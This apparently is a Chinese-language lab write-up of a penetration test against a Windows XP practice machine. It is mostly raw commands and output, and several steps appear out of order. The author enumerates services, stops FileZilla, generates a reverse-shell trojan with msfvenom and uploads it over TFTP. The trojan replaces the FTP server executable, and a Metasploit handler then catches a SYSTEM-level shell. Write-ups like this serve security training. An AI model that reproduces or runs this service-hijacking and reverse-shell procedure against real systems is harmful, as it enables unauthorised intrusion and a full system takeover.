cmd.exe                     2536 Console                 0      2,532 K Running         SCREAM\alex                                             0:00:00 C:\WINDOWS\system32\cmd.exe - tasklist /V
wmiprvse.exe                2568 Console                 0      7,900 K Running         NT AUTHORITY\NETWORK SERVICE                            0:00:00 N/A
wmiprvse.exe                2628 Console                 0      4,616 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
tasklist.exe                2808 Console                 0      4,228 K Running         SCREAM\alex                                             0:00:00 OleMainThreadWndName
先使用net start命令看看系统服务列表:
基本可以判断出刚才的高权限进程对应系统服务列表中的哪几项了:
FileZilla server.exe => FileZilla Server FTP server
FreeSSHDService.exe => FreeSSHDService
OpenTFTPServerMT.exe => Open TFTP Server, MultiThreaded
经过一番思考之后,决定劫持FTP服务。(因为TFTP服务是文件上传通道,最好不要搞崩;SSH服务可能等会儿要用到;只有FTP服务对目前情况来说一点用处也没有)
C:\Documents and Settings\alex>net start
net start
These Windows services are started:

   AVG Free WatchDog
   Bluetooth Support Service
   COM+ Event System
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   Distributed Link Tracking Client
   DNS Client
   Error Reporting Service
   Event Log
   Fast User Switching Compatibility
   FileZilla Server FTP server
   FreeSSHDService
   Help and Support
   IPSEC Services
   Logical Disk Manager
   Network Connections
   Network Location Awareness (NLA)
   Open TFTP Server, MultiThreaded
   Plug and Play
   Print Spooler
   Protected Storage
   Remote Procedure Call (RPC)
   Remote Registry
   Secondary Logon
   Security Accounts Manager
   Security Center
   Server
   Shell Hardware Detection
   SSDP Discovery Service
   System Event Notification
   System Restore Service
   Task Scheduler
   TCP/IP NetBIOS Helper
   Terminal Services
   Themes
   WebClient
   Windows Audio
   Windows Management Instrumentation
   Windows Time
   Wireless Zero Configuration
   Workstation

The command completed successfully.
使用如下命令查询FTP服务的可执行文件路径:
sc query "FileZilla Server FTP server"
但是失败了,不知为何系统找不到这个服务:
既然查询信息行不通,那就直接试试能不能停止该服务:
C:\Documents and Settings\alex>net stop "FileZilla Server FTP server"
net stop "FileZilla Server FTP server"
The FileZilla Server FTP server service is stopping.
The FileZilla Server FTP server service was stopped successfully.
成功停止服务!
接下来就是去寻找FileZilla server.exe的绝对路径,然后使用木马程序替换它(需要重新生成连接到本机另外一个端口的木马):
C:\Documents and Settings\alex>cd C:\
cd C:\

C:\>dir /s | findstr "FileZilla server.exe"
dir /s | findstr "FileZilla server.exe"
02/02/2024  11:31 PM             1,746 FileZilla Server Interface.lnk
02/02/2024  11:31 PM    <DIR>          FileZilla Server
 Directory of C:\Documents and Settings\All Users\Start Menu\Programs\FileZilla Server
02/02/2024  11:31 PM             1,758 FileZilla Server Interface.lnk
02/02/2024  11:31 PM             1,702 Start FileZilla Server.lnk
02/02/2024  11:31 PM             1,700 Stop FileZilla Server.lnk
02/08/2013  10:31 PM    <DIR>          FileZilla Server
 Directory of C:\Program Files\FileZilla Server
02/26/2012  10:42 PM         1,044,992 FileZilla Server Interface.exe
02/07/2013  11:10 PM               525 FileZilla Server Interface.xml
02/26/2012  10:42 PM           632,320 FileZilla server.exe
11/01/2012  11:06 AM             5,662 FileZilla Server.xml

C:\>cd C:\www\root
move ".\reverse_sys_tcpshell.exe" "C:\Program Files\FileZilla Server\reverse_sys_tcpshell.exe"
cd "C:\Program Files\FileZilla Server\"
move "FileZilla server.exe" "FileZilla server.exe.backup"
move ".\reverse_sys_tcpshell.exe" "FileZilla server.exe"


C:\www\root>move ".\reverse_sys_tcpshell.exe" "C:\Program Files\FileZilla Server\reverse_sys_tcpshell.exe"
可以看到FileZilla server.exe的绝对路径为:C:\Program Files\FileZilla Server\FileZilla server.exe,接下来就是上传新木马,替换FTP程序文件名,然后重启被劫持的服务啦!
C:\www\root>cd "C:\Program Files\FileZilla Server\"


C:\Program Files\FileZilla Server>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CCBE-AEB5
在已经获得的操作系统Shell中(12000号端口),执行如下命令劫持目标服务:
 Directory of C:\Program Files\FileZilla Server

02/03/2024  12:28 AM    <DIR>          .
02/03/2024  12:28 AM    <DIR>          ..
02/26/2012  10:42 PM         1,044,992 FileZilla Server Interface.exe
02/07/2013  11:10 PM               525 FileZilla Server Interface.xml
02/03/2024  12:28 AM            73,802 FileZilla server.exe
02/26/2012  10:42 PM           632,320 FileZilla server.exe.backup
11/01/2012  11:06 AM             5,662 FileZilla Server.xml
02/26/2012  10:42 PM            82,944 FzGSS.dll
02/23/2012  06:10 AM             1,208 legal.htm
02/26/2012  10:50 PM         1,111,040 libeay32.dll
11/06/2011  08:27 PM            18,348 license.txt
02/26/2012  10:41 PM            38,614 readme.htm
02/26/2012  10:50 PM           276,480 ssleay32.dll
02/02/2024  11:31 PM            46,930 Uninstall.exe
              12 File(s)      3,332,865 bytes
               2 Dir(s)  40,102,043,648 bytes free
然后在靶机Shell中执行如下命令启动木马:
C:\Program Files\FileZilla Server>net start "FileZilla Server FTP server"
net start "FileZilla Server FTP server"
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.


C:\Program Files\FileZilla Server>
提权
┌──(kali㉿kali)-[~]
└─$ cd redteamnotes/scream
使用如下命令生成新木马:
┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.128 LPORT=12500 -f exe > reverse_sys_tcpshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ ls
23080.txt  reverse_cmdshell.exe  reverse_sys_tcpshell.exe  shell.pl
使用
TFTP服务上传新木马:
┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ tftp 192.168.111.150
tftp> binary
tftp> put reverse_sys_tcpshell.exe reverse_sys_tcpshell.exe
tftp> quit


┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ msfconsole
use exploit/multi/handler
set payload windows/shell_reverse_tcp
set LHOST 0.0.0.0
set LPORT 12500
run
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
接下来在本机执行如下命令在12500号端口启动监听:
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 12500
LPORT => 12500
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:12500
[*] Command shell session 1 opened (192.168.111.128:12500 -> 192.168.111.150:1053) at 2024-02-0


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----

使用如下命令验证当前用户:
C:\WINDOWS\system32>tasklist /V | findstr "tasklist"
tasklist /V | findstr "tasklist"
tasklist.exe                3112 Console                 0      4,368 K Running         NT AUTH                                 0:00:00 OleMainThreadWndName

C:\WINDOWS\system32>
搞定收工!
总结,这次渗透过程学会了
1.CGI程序后门
2.windows防火墙
3.如何利用msf来进行获取shell。制作木马。
4.windows系统的寻找高权限进程,劫持目标服务。

 浙公网安备 33010602011771号